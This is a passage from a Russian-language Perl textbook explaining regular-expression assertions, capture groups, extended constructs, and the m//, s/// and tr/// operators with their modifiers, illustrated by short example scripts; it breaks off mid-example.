Регулярные выражения, использующие квантификаторы, могут порождать процесс, который называется *перебор с возвратом* (backtracking). Чтобы произошло совпадение текста с шаблоном, надо построить соответствие между текстом и *всем* регулярным выражением, а не его *частью*. Начало шаблона может содержать квантификатор, который поначалу срабатывает, но впоследствии приводит к тому, что для части шаблона не хватает текста или возникает несоответствие между текстом и шаблоном. В таких случаях Perl возвращается назад и начинает построение соответствия между текстом и шаблоном с самого начала, ограничивая «жадность» квантификатора (именно поэтому процесс и называется «перебор с возвратом»).

Мнимые символы в регулярных выражениях

В Perl имеются символы (метасимволы), которые соответствуют не какой-либо литере или литерам, а означают выполнение определенного условия (поэтому в английском языке их называют assertions, или *утверждениями)*. Их можно рассматривать как мнимые символы нулевого размера, расположенные на границе между реальными символами в точке, соответствующей определенному условию:

- ^ — начало строки текста,

• **$** — конец строки или позиция перед символом начала новой строки, расположенного в конце,

• **\b** — граница слова,

• **\B** — отсутствие границы слова,

• **\A** — «истинное» начало строки,

• **\Z** — «истинный» конец строки или позиция перед символом начала новой строки, расположенного в «истинном» конце строки,

• **\z** — «истинный» конец строки,

• **\G** — граница, на которой остановился предыдущий глобальный поиск, выполняемый командой **m/.../g**,

• **(?=** *шаблон)* — после этой точки есть фрагмент текста, который соответствует указанному регулярному выражению,

• **(?!** *шаблон)* — после этой точки *нет* текста, который бы соответствовал указанному регулярному выражению,

• **(?<=** *шаблон)* — *перед* этой точкой есть фрагмент текста, соответствующий указанному регулярному выражению,

• **(?<!** *шаблон)* — перед этой точкой *нет* фрагмента текста, соответствующего указанному регулярному выражению.

Подсказка. *Утверждения вида* ***(?= ...), (?! ...), (?<= ...)*** *и* ***(?<! ...)*** *рассматриваются более детально далее в этой главе в разделах «Дополнительные конструкции в регулярных выражениях» и «Утверждения, проверяющие текст перед и после шаблона».*

Например, вот как выполнить поиск и замену слова, используя метасимволы границы слов:

```
$text = "Here is some text.";
$text =~ s/\b([A-Za-z]+)\b/There/;
print $text;
There is some text.
```

(Perl считает границей слова точку, расположенную между **\w** и **\W**, независимо от того, в каком порядке следуют эти символы.)

В следующем примере выводится сообщение о том, что пользователь ввел слово «yes», при условии, что оно единственное, что ввел пользователь. Для этого шаблон включает мнимые символы начала и конца строки:

```
while (<>) {
   if (m/^yes$/) {
         print "Thank you for being agreeable. \n"; }
}
```

Приведенный выше пример требует комментария. Прежде всего, бросается в глаза наличие двух групп метасимволов для начала и конца строки. В большинстве случаев они означают одно и то же, так как обычно символы новой строки (то есть **\n**), встречающиеся внутри текстового выражения, не рассматриваются как вложенные строки. Однако если для команды **m/.../** или **s/.../.../** указан модификатор **m** (см. далее раздел «Модификаторы команд m/.../ и s/.../.../»), то текстовое выражение будет рассматриваться как многострочный текст, в котором границами строк выступают символы новой строки **\n**.

В случае многострочного текста метасимвол ^ сопоставляется с позицией после *любого*

символа новой строки, а не только с началом текстового выражения. Точно также метасимвол **$** — это позиция перед *любым* символом новой строки, расположенным внутри текстового выражения, а не обязательно конец текстового выражения или же позиция перед концевым символом **\n**. Однако метасимвол **\A** — начало текстового выражения, а метасимвол **\Z** — конец текстового выражения или позиция перед концевым символом **\n**, даже если в текстовом выражении имеются вложенные символы **\n** и при выполнении операции поиска или замены указан модификатор **m**.

Подсказка. *Метасимвол «точка» (.) соответствует любому символу, кроме символа новой строки* ***\n****. Независимо от того, задан ли модификатор* ***m****, она не будет сопоставляться ни с внутренними, ни с концевыми символами* ***\n****. Единственный способ заставить точку рассматривать* ***\n*** *как обычный символ ~ использовать модификатор* ***s*** *(см. раздел «Модификаторы команд m/.../ и s/.../.../» далее в этой главе).*

Отсюда понятна разница между метасимволами **\Z** и **\z**. Если в качестве текстового выражения используется результат чтения входного потока данных, то с большой вероятностью данное выражение заканчивается символом **\n**, за исключением того варианта, когда программа предусмотрительно «отщипнула» его с помощью функции **chop** или **chomp**. Метасимвол **\Z** игнорирует концевой символ **\n**, если он случайно остался на месте, рассматривая обе ситуации как «конец строки». В отличие от него метасимвол **\z** оказывается более пунктуальным и рассматривает концевой символ **\n** как неотъемлемую часть проверяемого текстового выражения, если только пользователь не позаботился об удалении этого символа.

Отдельно следует остановиться на метасимволе **\G**. Он может указываться в регулярном выражении только в том случае, если выполняется глобальный поиск (то есть если команда **m/.../** имеет модификатор **g** — см. раздел «Модификаторы команд m/.../ и s/.../.../»). Метасимвол **\G**, указанный в шаблоне, соответствует точке, на которой остановилась предыдущая операция поиска. Более подробно о работе алгоритма поиска при наличии модификатора **g** и метасимвола **\G** рассказывается далее в разделе «Особенности работы команд m/.../ и s/.../.../».

Предупреждение. *В текущей версии Perl метасимвол* ***\G*** *эквивалентен метасимволу* ***\A****, если при выполнении операции поиска не указан модификатор* ***g****. Однако это — случайное и недокументированное свойство, которое легко может измениться в будущем.*

Ссылки на найденный текст

Иногда нужно сослаться на подстроку текста, для которой получено совпадение с некоторой частью шаблона. Например, при обработке файла HTML может потребоваться выделять фрагменты текста, ограниченные открывающими и закрывающими метками HTML (например, **<A>** и **</A>**). В начале этой главы уже приводился пример, в котором выделялся текст, ограниченный метками HTML **<A>** и **<IMG>.** Следующий пример позволяет выделять текст, расположенный между любыми правильно закрытыми метками:

```
$text = "<A>Here is an anchor.</A>";
if ($text =~ m%<([A-Za-z]+)>[\w\s\.]+</\1>%i)
   { print "HTML tag with some text inside it is found."; }
HTML tag with some text inside it is found.
```

(Обратите внимание, что вместо косой черты в качестве ограничителя шаблона использован другой символ. Это позволяет использовать символ косой черты внутри шаблона без предшествующей ему обратной косой черты.)

Каждому фрагменту шаблона, заключенному в круглые скобки, соответствует определенная внутренняя переменная. Переменные пронумерованы, так что на них можно ссылаться

внутри шаблона, поставив перед номером обратную косую черту (**\1**, **\2**, **\3**, ...). На значения переменных можно ссылаться внутри шаблона, как на обычный текст, поэтому **</\1>** соответствует **</A>**, если открывающей меткой служит **<A>,** и **</IMG>,** если открывающей меткой служит **</IMG>.**

Эти же самые внутренние переменные можно использовать и вне шаблона, ссылаясь на них как на скаляры с именами **$1**, **$2**, **$3**, ..., **$n**:

```
$text = "I have 4 apples.";
if ($text =~ /(\d+)/) {
   print "Here is the number of apples: $1.\n";}
Here is the number of apples: 4.
```

Каждой паре скобок внутри шаблона после завершения операции поиска будет соответствовать скалярная переменная с соответствующим номером. Это можно использовать при выделении нужных для последующей работы фрагментов анализируемой строки. В следующем примере мы изменяем порядок трех слов в текстовой строке с помощью команды **s/.../.../**:

```
$text = "I see you.";
$text =~ s/^(\w+) *(\w+) *(\w+)/$3 $2 $1/;
print $text;
you see I.
```

Переменные, соответствующие фрагментам шаблона, нумеруются слева направо с учетом вложенности скобок. Например, после следующей операции поиска будут проинициализированы шесть переменных, соответствующих шести парам скобок:

```
$text = "ABCDEFGH";
$text =~ a/(\w(\w)(\w))((\w)(\w))/;
print "$1/$2/$3/$4/$5/$6/";
ABC/B/C/DE/D/E
```

***Подсказка 1**. Кроме переменных, ссылающихся на найденный текст, можно использовать специальные переменные Perl. Так, **$&** содержит найденное совпадение (то есть фрагмент текста, для которого найдено соответствие между шаблоном и текстом при последней операции поиска или замены), **$`** содержит текст перед найденным совпадением, **$'** — текст после найденного совпадения, **$+** — совпадение для обработанного последним фрагмента шаблона, заключенного в круглые скобки (если у шаблона нет фрагментов, заключенных в круглые скобки, она получает неопределенное значение).*

***Подсказка 2**. Пары скобок, используемые в синтаксических конструкциях вида **(?=...), (?!...), (?<=...)** и т. д. (см. раздел «Дополнительные конструкции в регулярных выражениях»), не порождают нумерованных переменных.*

Дополнительные конструкции в регулярных выражениях

В регулярных выражениях Perl версии 5 имеются дополнительные синтаксические конструкции, использующие скобки в комбинации с вопросительным знаком. Имеют смысл следующие конструкции:

- **(?#***текст***)** — комментарий. Текст комментария игнорируется.
- **(?:***шаблон***)** или **(?***модификаторы***:***шаблон***)** — группирует элементы шаблона. В отличие от обычных круглых скобок, не создает нумерованной переменной. Модификаторы, которые можно указывать в этой конструкции, описаны далее в разделе «Модификаторы команд m/.../ и s/.../.../». Например, модификатор **i** не будет делать различия между строчными и заглавными буквами, однако область действия этого модификатора будет ограничена только указанным шаблоном (см. также далее конструкцию **(?***имя***)**).

• **(?=*шаблон*)** — «заглядывание вперед». Требует, чтобы после текущей точки находился текст, соответствующий данному шаблону. Такая конструкция обрабатывается как условие или мнимый символ, поскольку не включается в результат поиска. Например, поиск с помощью команды **/w+(?=\s+)/** найдет слово, за которым следуют один или несколько «пробельных символов», однако сами они в результат не войдут.

• **(?!*шаблон*)** — случай, противоположный предыдущему. После текущей точки *не должно быть* текста, соотносимого с заданным шаблоном. Так, если шаблон **w+(?=\s)** — это слово, за которым следует «пробельный символ», то шаблон **w+(?!\s)** — это слово, за которым *нет* «пробельного символа».

• **(?<=*шаблон*)** — «заглядывание назад». Требует, чтобы перед текущей точкой находился соответствующий текст. Так, шаблон **(?<=\s)w+** интерпретируется как слово, *перед* которым имеется «пробельный символ» (в отличие от «заглядывания вперед», «заглядывание назад» может работать только с фиксированным числом проверяемых символов).

• **(?<!*шаблон*)** — отрицание, предыдущего условия. Перед текущей точкой не *должно быть* текста, соотносимого с заданным шаблоном. Соответственно, от команды **/(?<!\s)w+/** требуется найти слово, перед которым *нет* «пробельного символа».

• **(?{*код*})** — условие (мнимый символ), которое всегда выполняется. Сводится к выполнению команд Perl в фигурных скобках. Вы можете использовать эту конструкцию, только если в начале сценария указана команда **use re 'eval'**. При последовательном соотнесении текста и шаблона, когда Perl доходит до такой конструкции, выполняется указанный код. Если полного соответствия для оставшихся элементов найти не удалось, то при возврате левее данной точки шаблона вычисления, проделанные с локальными переменными, откатываются назад. (Условие является экспериментальным. В документации, прилагаемой к Perl, можно найти довольно детальное рассмотрение (с примерами) работы этого условия и возможных трудностей в случае его применения.)

(?>*шаблон*) — «независимый» или «автономный» шаблон. Используется для оптимизации процесса поиска, поскольку запрещает «поиск с возвратом». Такая конструкция соответствует подстроке, на которую налагается заданный шаблон, если его закрепить в текущей точке без учета последующих элементов шаблона. Например, шаблон **(?>a*)ab** в отличие от **a*ab** не может соответствовать никакой строке. Если поставить в любом месте шаблон **a*,** он «съест» все буквы **a**, не оставив ни одной шаблону **ab.** (Для шаблона **a*ab** «аппетит» квантификатор * будет ограничен за счет работы поиска с возвратами: после того как на первом этапе не удастся найти соответствие между шаблоном и текстом, Perl сделает шаг назад и уменьшит количество букв **a**, захватываемых конструкцией **a***.)

• **(?(*условие*)*шаблон-да**шаблон-нет*)** или **(?(*условие*)*шаблон-да*)** — условный оператор, который подставляет тот или иной шаблон в зависимости от выполнения заданного условия. Более подробно описан в документации Perl.

• **(?*модификаторы*)** — задает модификаторы (они описаны далее в разделе «Модификаторы команд m/.../ и s/.../.../»), которые *локальным* образом меняют работу процедуры поиска. В отличие от глобальных модификаторов, имеют силу только для текущего блока, то есть для ближайшей группы круглых скобок, охватывающих конструкцию. Например, шаблон **((?i)text)** соответствует слову «text» без учета регистра.

Примеры использования дополнительных конструкций в регулярных выражениях приводятся в разделе «Утверждения, проверяющие текст перед и после шаблона» в конце этой главы.

Модификаторы команд m/.../ и s/.../.../

В Perl имеется несколько модификаторов, используемых с командами **m/.../** и **s/.../.../**:

- **i** — игнорирует различие между заглавными и строчными буквами.
- **s** — метасимволу «точка» разрешено соответствовать символам **\n**.
- **m** — разрешает метасимволам ^ и **$** привязываться к промежуточным символам **\n**, имеющимся в тексте. Не влияет на работу метасимволов **\A**, **\Z** и **\z**.
- **x** — игнорирует «пробельные символы» в шаблоне (имеются в виду «истинные» пробелы, а не метасимволы **\s** и пробелы, созданные через escape-последовательности). Разрешает использовать внутри шаблона комментарии.
- **g** — выполняет глобальный поиск и глобальную замену (подробнее — см. следующий раздел).
- **c** — после того как в скалярном контексте при поиске с модификатором **g** не удалось найти очередное совпадение, *не* позволяет сбрасывать текущую позицию поиска (подробнее — см. следующий раздел). Работает только для команды **m/.../** и только вместе с модификатором **g**.
- **o** — запрещает повторную компиляцию шаблона при каждом обращении к данному оператору поиска или замены. Пользователь, однако, должен гарантировать, что шаблон не меняется между вызовами данного фрагмента кода.
- **e** — показывает, что правый аргумент команды **s/.../../** — это фрагмент выполняемого кода. В качестве текста для подстановки будет использовано возвращаемое значение — возможно, после процесса интерполяции (подробнее — см. следующий раздел).
- **ee** — показывает, что правый аргумент команды **s/.../../** — это строковое выражение, которое надо вычислить и выполнить как фрагмент кода (через функцию **eval**). В качестве текста для подстановки используется возвращаемое значение — возможно, после процесса интерполяции (подробнее — см. следующий раздел).

(Некоторые модификаторы — например, **i**, **s**, **m**, **x** — могут находиться в дополнительных конструкциях, рассмотренных в предыдущем разделе.) В качестве примера рассмотрим сценарий, в котором пользователь выполняет команду выхода, вводя слово «stop», «STOP» или даже «StOp», то есть без учета регистра:

```
while (<>) {
   if (m/^stop$/i) {exit; }
}
```

Особенности работы команд m/.../ и s/.../.../

До сих пор мы рассматривали регулярные выражения, используемые в качестве шаблонов для команд **m/.../** и **s/.../.../**, и не особо интересовались, как работают эти команды. Настало время восполнить пробелы.

Команда **m/.../** ищет текст по заданному шаблону. Ее работа и возвращаемое значение сильно зависят от того, в скалярном или списковом контексте она используется и имеет ли модификатор **g** (глобальный поиск). Более подробно работа команды **m/.../** рассматривается ниже.

Команда **s/.../.../** ищет прототип, соответствующий шаблону, и, если поиск оказывается ус-

пешным, заменяет его на новый текст. Без модификатора **g** замена производится только для первого найденного совпадения, с модификатором **g** выполняются замены для всех совпадений во входном тексте. Команда возвращает в качестве результата число успешных замен или пустую строку (условие *ложь — false),* если ни одной замены сделано не было.

В качестве анализируемого текста используется специальная переменная Perl **$_** (режим по умолчанию) или выражение, присоединенное к шаблону с помощью оператора =~ или **!**~. В случае поиска (команда **m/.../**) конструкция, расположенная слева от операторов =~ или **!**~, может и не быть переменной. В случае замены (команда **s/.../.../**) в левой части должна стоять скалярная переменная, или элемент массива, или элемент хэша, или же команда присвоения одному из указанных объектов (см. раздел «Что такое „левое значение”?» в главе 2).

Вместо косой черты в качестве ограничителя для аргументов команд **m/.../** и **s/.../.../** можно использовать любой символ, за исключением «пробельного символа», буквы или цифры. Например, в этом качестве можно использовать символ комментария, который будет работать как ограничитель:

```
$text = "ABC-abc";
$text =~ s#B#xxx#ig;
print $text;
AxxxC-axxxc
```

Подсказка. *В качестве ограничителей не стоит использовать вопросительный знак и апостроф (одинарную кавычки) — шаблоны с такими ограничителями обрабатываются специальным образом.*

Если команда **m/.../** использует символ косой черты в качестве разделителя, то букву **m** можно опустить:

```
while (defined($text = <>))
   { if ($text =~ /^exit$/i) {exit;}
}
```

Если в качестве ограничителя для команды **m/.../** используется вопросительный знак, то букву **m** также можно опустить. Однако шаблоны, ограниченные символом **?**, в случае поиска работают особым образом (независимо от наличия или отсутствия начальной **m**). А именно, они ведут себя как триггеры, которые срабатывают один раз и потом выдают состояние *ложь (false),* пока их не взведут снова, вызвав функцию **reset** (она очищает статус блокировки сразу всех конструкций **?...?**, локальных для данного пакета). Например, следующий фрагмент сценария проверяет, есть ли в файле пустые строки:

```
while (<>) {
   if (?^$?) {print "There is an empty line here.\n";}
} continue {
   reset if eof;      #очистить для следующего файла
}
```

Диагностическое сообщение будет напечатано только один раз, даже если в файле присутствует несколько пустых строк.

Предупреждение. *Команда поиска с вопросительным знаком относится к «подозрительным» командам, а потому может не войти в новые версии Perl.*

В качестве ограничителей можно также использовать различные (парные) конструкции скобок:

```
while (<>) {
   if (m/^quit$/i) {exit;}
   if (m(^stop$)i) {exit;}
   if (m[^end$]i) {exit;}
   if (m{^bye$}i) {exit;}
```

```
  if (m<^exit$>i) {exit;}
}
```

В случае команды **s/.../.../** и использования скобок как ограничителей для первого аргумента, ограничители второго аргумента могут выбираться независимо:

```
$text = "Perl is wonderful.";
$text =~ s/is/is very/;
$text =~ s[wonderful]{beautiful};
$text =~ s(\.)/!/;
print $text;
Perl is very beautiful!
```

Предварительная обработка регулярных выражений

Аргументами команд **m/.../** и **s/.../.../** являются регулярные выражения, которые перед началом работы интерполируются подобно строкам, заключенным в двойные кавычки (см. раздел «Подстановка переменных (интерполяция строк)» в главе 2). В отличие от текстовых строк, для шаблона не выполняется интерполяция имен типа **$)**, **$|** и одиночного **$** — Perl считает, что такие конструкции соответствуют метасимволу конца строки, а не специальной переменной. Если же в результате интерполяции шаблон поиска оказался пустой строкой, Perl использует последний шаблон, который применялся им для поиска или замены.

Если вы не хотите, чтобы Perl выполнял интерполяцию регулярного выражения, в качестве ограничителя надо использовать апостроф (одиночную кавычку), тогда шаблон будет вести себя, как текстовая строка, заключенная в апострофы. Однако, например, в случае команды замены **s/.../.../** с модификатором **e** или **ee** (их работа описывается чуть дальше) для второго аргумента будет выполняться интерполяция даже в том случае, если он заключен в апострофы.

Если вы уверены, что при любом обращении к команде поиска или замены шаблон остается неизменным (например, несмотря на интерполяцию, скалярные переменные внутри шаблона не будут менять своего значения), то можно задать модификатор **o** (см. выше раздел «Модификаторы команд m/.../ и s/.../.../»). Тогда Perl компилирует шаблон в свое внутреннее представление только при первой встрече с данной командой поиска или замены. При остальных обращениях к команде будет использовать откомпилированное значение. Однако, если внезапно изменить значение переменных, задействованных в шаблоне, Perl этого даже не заметит.

Команда замены **s/.../.../** использует регулярное выражение, указанное в качестве второго аргумента, для замены текста. Поскольку оно обрабатывается (интерполируется) *после* того, как выполнена очередная операция поиска, в нем можно, в частности, использовать временные переменные, созданные на этапе поиска. В следующем примере мы последовательно заменим местами пары слов, заданных во входном тексте, оставив между ними по одному пробелу:

```
$text = "One  Two  Three  Four  Five  Six";
$text =~ s/(\w+)\s*(\w+)/$2 $1 /g;
Two One Four Three Six Five
```

Однако Perl допускает и более сложные способы определения заменяющего текста. Так, если для команды **s/.../.../** указать модификатор **e**, то в качестве второго аргумента надо указать код, который необходимо выполнить (например, вызвать функцию). Полученное выражение будет использовано как текст для подстановки. При этом после вычисления

текстового значения, но *перед* его подстановкой будет выполнен процесс интерполяции, аналогичный процессу интерполяции текстовых строк, заключенных в двойные кавычки (см. раздел «Подстановка переменных (интерполяция строк)» в главе 2).

Еще более сложная схема реализуется, если задан модификатор **ee**. В этом случае второй аргумент команды **s/.../.../** — это строковое выражение, которое сперва надо *вычислить* (то есть интерполировать), затем *выполнить* в качестве кода (вызвав встроенную функцию Perl **eval**), и только после второй *интерполяции* полученный результат подставляется вместо найденного текста.

Работа команды m/.../ в режиме однократного поиска

В скалярном контексте и без модификатора **g** команда **m/.../** возвращает логическое значение — целое число **1** *(истина (true)),* если поиск оказался успешным, и пустую строку **""** *(ложь (false)),* если нужный фрагмент текста найти не удалось. Если внутри шаблона имеются группы элементов, заключенные в круглые скобки, то после операции поиска создаются нумерованные переменные **$1**, **$2**,…, в которых содержится текст, соответствующий круглым скобкам. В частности, если весь шаблон заключить в круглые скобки, то в случае успешного поиска переменная **$1** будет содержать текст, соотнесенный с шаблоном. (После успешного поиска можно также использовать специальные переменные **$&**, **$`**, **$'** и **$+** — см. ранее раздел «Ссылки на найденный текст».) Пример:

```
$text = "---one---two---three---";
$scalar = ($text =~ m/(\w+)/);
print "Result: $scalar ($1).";
Result:   1 (one).
```

Если вы используете команду **m/.../** в списковом контексте, то возвращаемое значение сильно зависит от того, есть ли группы из круглых скобок в вашем шаблоне. Если они есть (то есть если создаются нумерованные переменные), то после успешного поиска в качестве результата будет получен список, составленный из нумерованных переменных (**$1**, **$2**, **...**):

```
$text = "---one, two, three---";
@array = ($text =~ m/(\w+),\s+(\w+),\s+(\w+)/);
print join ("=", @array);
one-two-three.
```

В отличие от ранних версий, Perl 5 присваивает значения нумерованным переменным, даже если команда поиска работает в списковом контексте:

```
$text = "---one, two, three---";
($Fa, $Fb, $Fc) = ($text =~ m/(\w+),\s+(\w+),\s+(\w+)/);
print "/$Fa/$Fb/$Fc/\n";
print "$1=$2=$3.\n";
/one/two/three/
one=two=three.
```

Если же в шаблоне нет групп, выделенных круглыми скобками, то в случае успешного поиска возвращается список, состоящий из одного элемента — числа **1**. При неудачном поиске независимо от того, были ли в шаблоне круглые скобки, возвращается пустой список:

```
$text = "---one, two, three---";
@array = ($text =~ m/z\w+/);
print "Result: /", @array, "/\n";
print "Size: ", $#array+1, ".\n";
Result://
```

```
Size:  0.
```

(Обратите внимание на разницу между *пустым и неопределенным* списками.)

Работа команды m/.../ в режиме глобального поиска

Команда **m/.../** работает иначе, если указан модификатор **g**, задающий глобальный поиск всех вхождений шаблона по всему тексту. Если оператор используется в списковом контексте и в шаблоне есть группы круглых скобок, то в случае удачного поиска возвращается список, состоящий из *всех* найденных групп, расположенных друг за другом:

```
$text = "---one---two---three---";
@array = ($text =~ m/(-(\w+))/):
print "Single: [", join(", ", @array), "].\n";
@array = ($text =~ m/(-(\w+))/g);
print "Global: [", join(", ", @array), "].\n";
Single:  [-one, one].
Global:  [-one, one, -two, two, -three, three].
```

Если же в шаблоне нет групп круглых скобок, то оператор поиска возвращает список всех найденных прототипов шаблона, то есть ведет себя так, как если бы весь шаблон был заключен в круглые скобки:

```
$text = "---one---two---three---";
@array = ($text =~ m/\w+/);
print "Result: (", join(", ", @array), ").\n";
Result:  (one, two, three).
```

В случае неудачного поиска, как и в предыдущих вариантах, возвращается пустой список.

В скалярном контексте и с модификатором **g** команда **m/.../** ведет себя совершенно особым образом. Специальная переменная **$_** или переменная, стоящая слева от оператора =~ или **!-**, при поиске с модификатором **g** получает дополнительные свойства — в нее записывается последнее состояние. При каждом последующем обращении к данному фрагменту кода поиск будет продолжаться с того места, на котором он остановился в последний раз. Например, следующая команда подсчитывает количество букв **x** в заданной строке текста:

```
$text = "Here is texxxxxt.";
$counter = 0;
while ($text =~ m/x/g) {
   print "Found another x.\n";
   $counter++;
}
print "Total amount = $counter.\n";
Found another x.
Found another x.
Found another x.
Found another x.
Found another x.
Total amount = 5.
```

Состояние (точнее, позиция) поиска сохраняется даже в случае перехода к следующему оператору поиска, имеющему модификатор **g**. Неудачный поиск сбрасывает значение в исходное состояние, если только для команды **m/.../** не указан модификатор **c** (то есть команда должна иметь вид **m/.../gc**). Изменение текстового буфера, для которого выполняется поиск, также сбрасывает позицию поиска в исходное состояние. В следующем примере из текстовой строки последовательно извлекаются и выводятся пары имя/значение

до тех пор, пока строка не закончится:

```
$text = "X=5; z117e=3.1416; temp=1024;";
$docycle = 1; $counter = 0;
while ($docycle) {
   undef $name; undef $value;
   if ($text =~ m/(\w+)\s*=\s*/g) {$name = $1;}
   if ($text =~ m/([\d\.\+\-]*)\s*;/g) {$value = $1;}
   if (defined($name) and defined($value)) {
        print "Name=$name, Value=$value.\n";
        $counter++;
   } else {
        $docycle = 0;
   }
}
print "I have found $counter values.\n";
Name=X, Value=5.
Name=z117e, Value=3. 1416.
Name=temp, Value=1024.
I have found 3 values.
```

Позиция, на которой остановился поиск, может быть прочитана и даже переустановлена с помощью встроенной функции Perl **pos**. В шаблоне на текущую позицию поиска можно ссылаться с помощью метасимвола **\G**. В следующем примере из строки последовательно извлекаются буквы **p**, **o** и **q** и выводится текущая позиция поиска:

```
$index = 0;
$_ = "ppooqppqq";
while ($index++ < 2) {
   print "1: '";
   print $1 while /(o)/gc; print "', pos=", pos, "\n";
   print "2: '";
   print $1 if /\G(q)/gc; print "', pos=", pos, "\n";
   print "3: '";
   print $1 while /(p)/gc; print "', pos=", pos, "\n";
}
1: 'oo', pos=4
2: 'q', pos=5
3: 'pp', pos=7
1: '', pos=7
2: 'q', pos=8
3: '', pos=8
```

В документации Perl приводится основанный на этом механизме интересный пример последовательного лексического разбора текста. В нем каждая последующая команда поиска очередной лексической единицы начинает выполняться с того места, где завершила свою работу предыдущая. Советую внимательно разобраться с этим примером (страница руководства **perlop**, раздел «Regexp Quote-Like Operators», описание команды **m/PATTERN/**), если вы хотите расширить доступный вам инструментарий Perl!

Замена строк с помощью команды tr/.../.../

Кроме команд **m/.../** и **s/.../.../** строки можно обрабатывать с помощью команды **tr/.../.../** (она же — команда **y/.../.../**):

```
tr/список1/список2/модификаторы
y/список1/список2/модификаторы
```

В отличие от **m/.../** и **s/.../.../**, эта команда не использует шаблоны и регулярные выражения, а выполняет посимвольную замену, подставляя в текст вместо литер из первого списка соответствующие им литеры из второго списка. Например, в следующем случае производится замена литер «**i**» на «**o**»:

```
$text = "My name is Tim.";
$text =~ tr/i/o/;
print $text;
My name is Tom.
```

В качестве списков используются идущие друг за другом символы, не разделяемые запятыми (то есть это скорее строки, чем списки). В отличие от шаблонов команд **m/.../** и **s/.../.../**, аргументы команды **tr/.../.../** *не интерполируются* (то есть подстановки значений вместо имен переменных не происходит), хотя escape-последовательности, указанные внутри аргументов, обрабатываются правильно.

Подобно **m/.../** и **s/.../.../**, команда **tr/.../.../** по умолчанию работает с переменной **$_**:

```
while (<>) {
   tr/iI/jJ/;
   print;
}
```

В качестве списков можно указывать диапазоны символов — как, например, в следующем фрагменте кода, заменяющем строчные буквы на заглавные:

```
$text = "Here is the text.";
$text =~ tr/a-z/A-Z/;
print $text;
HERE IS THE TEXT.
```

Как и в случае **m/.../** и **s/.../.../**, команда **tr/.../.../** не требует использовать именно знаки косой черты в качестве ограничителей. Можно использовать практически любой символ, отличный от «пробельных», букв и цифр, а также парные скобочные конструкции, описанные ранее в разделе «Особенности работы команд m/.../ и s/.../.../».

Команда **tr/.../.../** возвращает число успешных замен. В частности, если не было сделано никаких замен, она возвращает число ноль. Это позволяет, например, подсчитать с помощью команды **tr/.../.../** количество вхождений буквы **x** в строку **$text**, не меняя содержимого этой переменной:

```
$text = "Here is the text.";
$xcount = ($text =~ tr/x/x/);
print $xcount;
1
```

Если у команды **tr/.../.../** нет модификаторов (см. далее раздел «Модификаторы команды tr/.../.../»), то ее аргументы при обычных условиях должны быть одинаковой длины. Если второй аргумент длиннее первого, то он усекается до длины первого аргумента — так, команда **tr/abc/0-9/** эквивалентна команде **tr/abc/012/**. Если первый аргумент длиннее второго и второй не пуст, то для второго аргумента необходимое число раз повторяется его последний символ — так, команда **tr/0-9/abc/** эквивалентна команде **tr/0123456789/abccccccccc/**. Если же второй аргумент пуст, то команда **tr/.../.../** подставляет вместо него первый аргумент.

Как легко заметить, если второй аргумент пуст, то (при отсутствии модификаторов) команда **tr/.../.../** не производит никаких действий, а возвращаемое ею значение равно числу совпадений между первым аргументом и обрабатываемым текстом. Например, следующая команда подсчитывает количество цифр в строке:

```
$text = "Pi=3.1415926536, e=2.7182";
$digit_counter=($text =~ tr/0-9//);
print $digit_counter;
16
```

Команда **tr/.../.../** работает без рекурсии, просто последовательно заменяет символы входного текста. Например, для замены заглавных букв на строчные, и наоборот, достаточно выполнить команду:

```
$text = "MS Windows 95/98/NT";
$text =~ tr/A-Za-z/a-zA-Z/;
print $text;
ms WINDOWS 95/98/nt
```

Если в списке, указанном в качестве первого аргумента, есть повторяющиеся символы, то для замены используется первое вхождение символа:

```
$text = "Billy Gates";
$text =~ tr/ttt/mvd/;
print $text;
Billy Games
```

Модификаторы команды tr/.../.../

Команда **tr/.../.../** допускает использование следующих модификаторов:

- **d** — удаляет непарные символы, не выравнивая аргументы по длине.
- **c** — в качестве первого аргумента использует полный список из 256 символов за вычетом указанных в списке символов.
- **s** — удаляет образовавшиеся в результате замены повторяющиеся символы.

Если указан модификатор **d**, а первый аргумент команды длиннее второго, то все символы из первого списка, не имеющие соответствия со вторым списком, удаляются из обрабатываемого текста. Пример: удаляем строчные латинские буквы и заменяем пробелы на слэши:

```
$text = "Here is the text.";
$text =~ tr[ a-z][/]d;
print $text;
H///.
```

(Наличие модификатора **d** — единственный случай, когда первый и второй аргументы не выравниваются друг относительно друга. В остальных вариантах второй аргумент либо усекается, либо последний символ в нем повторяется до тех пор, пока аргументы не сравняются, либо, если второй аргумент пуст, вместо второго аргумента берется копия первого.)

Если указан модификатор **c**, то в качестве первого аргумента рассматриваются все символы, *кроме* указанных. Например, заменим на звездочки все символы, кроме строчных латинских букв:

```
$text = "Here is the text.";
$text =~ tr/a-z/*/c;
print $text;
*ere*is*the*text*
```

Если указан модификатор **s**, то в случае если замещаемые символы образуют цепочки из одинаковых символов, они сокращаются до одного. Например, заменим слова, состоящие из латинских букв, на однократные символы косой черты:

```
$text = "Here is the text.";
$text =~ tr(A-Za-z)(/)s;
print $text;
/ / / /.
```

Без модификатора **s** результат был бы другим:

```
$text = "Here is the text.";
$text =~ tr(A-Za-z)(/);
print $text;
//// // /// ////.
```

Примеры:

1. Заменить множественные пробелы и нетекстовые символы на одиночные пробелы:

```
$text = "Here    is    the    text.";
$text =~ tr[\000-\040\177\377][\040]s;
print $text;
Here is the text.
```

2. Сократить удвоенные, утроенные и т. д. буквы:

```
$text = "Here is the texxxxxxt.";
$text =~ tr/a-zA-Z//s;
print $text;
Here is the text.
```

3. Пересчитать количество небуквенных символов:

```
$xcount=($text =~ tr/A-Za-z//c):
```

4. Обнулить восьмой бит символов, удалить нетекстовые символы:

```
$text =~ tr{\200-\377}{\000-\177};
$text =~ tr[\000-\037\177][]d;
```

5. Заменить нетекстовые и 8-битные символы на одиночный пробел:

```
$text =~ tr/\021-\176/ /cs:
```

Поиск отдельных слов

Чтобы выделить слово, можно использовать метасимвол **\S**, соответствующий символам, отличным от «пробельных»:

```
$text = "Now is the time.";
$text =~ /(\S+)/;
print $1;
Now
```

Однако метасимвол **\S** соответствует также и символам, обычно не используемым для идентификаторов. Чтобы отобрать слова, составленные из латинских букв, цифр и символов подчеркивания, нужно использовать метасимвол **\w**:

```
$text = "Now is the time.";
$text =~ /(\w+)/;
print $1;
Now
```

Если требуется включить в поиск только латинские буквы, надо использовать класс символов:

```
$text = "Now is the time.";
$text =~ /([A-Za-z]+)/;
print $1;
```

```
Now
```

Более безопасный метод состоит в том, чтобы включить в шаблон мнимые символы границы слова:

```
$text = "Now is the time.";
